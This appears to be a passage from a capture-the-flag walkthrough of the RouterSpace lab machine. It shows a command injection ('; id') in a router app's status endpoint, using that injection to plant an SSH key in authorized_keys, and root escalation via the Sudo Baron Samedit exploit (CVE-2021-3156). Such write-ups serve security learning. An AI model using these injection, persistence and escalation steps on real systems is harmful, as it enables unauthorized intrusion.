
Click on `Forward` in BurpSuite and back on the Android device a message will pop up stating that the router is working correctly.




Foothold

The request that was received on BurpSuite seems very interesting, so let's send another request by clicking on `Check Status` and then right clicking on Burp and selecting `Send to Repeater`.

It is worth noting that the request contains a custom HTTP user agent header with a value of `RouterSpaceAgent` that, if removed, triggers the `Suspicious activity detected` message.




Altering the IP address in the request to `5.5.5.5` and sending it does not seem to make any difference. The response only contains the new IP.



Even completely replacing the IP with text has the same result.

This hints that this endpoint is being used to check if the server is up and responding to requests and the underlying functionality might be using an `echo` command to relay back the request message. With this in mind we might have found a potential command injection point. Let's attempt to inject it as follows.

```
;id
```



The injection is successful and the response contains the ID of the user that is running the web server, specifically `Paul`. Attempts to abuse this injection point to gain a reverse shell are unsuccessful. There might be a firewall blocking our requests from reaching us. We can test this by starting a `tcpdump` session on our local machine and attempting to ping our machine from the server.

```
sudo tcpdump -I tun0 icmp
```

Then we can send the following command to the server.


```
;ping 10.10.14.64
```

No network packets are received on our end, which confirms that a firewall is blocking us. Instead, let's attempt to generate SSH keys for user Paul and place them in his home directory.

```
ssh-keygen -f paul
```

After the keys have been generated, copy the contents of `paul.pub` and `echo` them into a file in `/home/paul/.ssh/authorized_keys`.

```
echo 'ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC4/rgcP2qUiuOKm+xsJ1Fqf4aWg60oeumxTr84WYoi253ooJhtLxvIz4y
2NTLD9gHI0kL8J5qh6HalHiQ61K6kYjb4DMYAe6wgeIp1wQr6B577isxevunL+ktp1eSTAN4hs2UE+h7dBveeEd
PmfGY5aYICiTs8uhh8elQyRYrngToUA5BxBWVFCqZM2V5XGLFNaoxmwbcghJuORRnSVHEiWTrQjlFacOE/Bf+fQ
bQNki4J/AkLIxYnrIHVlvDSgnccx5pdZJPW3xaHoY956ea/CJLjgri/Dn6yOmNFLoxO2Ian5xYTy5qIzdbHqwCA
tYrs7B/ZtGwHqUHWbx/fcAYoL0OeZL7nFTU80tqmnS1De/2kurRj1qEg/qcijoSHb0KJwaWhudGNc2/96MpNGxe
HJo6w97qFfoTovbcaq+bz4/2XiiegKfuhi1oKTFlwec0372Eqk7eqiYLuRAiwcknz4MT3itXJ4WJiSH8OX/vVpd
zwOYQWcvFLvy9kGYwhrns=' > /home/paul/.ssh/authorized_keys
```



Finally SSH into the system.

```
ssh -i paul paul@routerspace.htb
```

```
ssh -i paul paul@routerspace.htb

Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-90-generic x86_64)

80 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

paul@routerspace:~$ id
uid=1001(paul) gid=1001(paul) groups=1001(paul)
```

This is successful and the user flag can be found in `/home/paul`.

Privilege Escalation


Enumeration of the system does not show any interesting information or SUID binaries. Let's instead run LinPEAS to attempt and identify potential privilege escalation vectors.

Download the LinPEAS script on your machine and upload it using SCP.

```
scp -i ~/paul linpeas.sh paul@routerspace.htb:/tmp/
```

After the file has been uploaded, make it executable and run it.

```
cd /tmp
chmod +x linpeas.sh
./linpeas.sh
```



The output shows that the system might be vulnerable to the `PwnKit` and `Sudo Baron Samedit` exploits. We can quickly rule out `PwnKit` from the potential vectors as the `pkexec` binary does not have the SetUID bit set.

```
ls -al /usr/bin/pkexec
-rwxr-xr-x 1 root root 31032 May 26  2021 /usr/bin/pkexec
```

Let's instead focus on `Sudo Baron Samedit` assigned `CVE-2021-3156`. There is an easy way to check if the system is vulnerable. If the following command asks for a password after it is run then there is a good chance that the system is vulnerable

```
sudoedit -s /
[sudo] password for paul:
```

Running the command on the RouterSpace machine results in a password prompt so it appears the system is vulnerable indeed.

There are numerous exploits online for this vulnerability, one of which can be found here. Specifically, let's copy the contents of `exploit_nss.py` as per the instructions and place them on the remote system inside a file called `exploit.py`. Then execute the exploit.

```
python3 exploit.py
```

The exploit is successful and the root flag can be found in `/root`.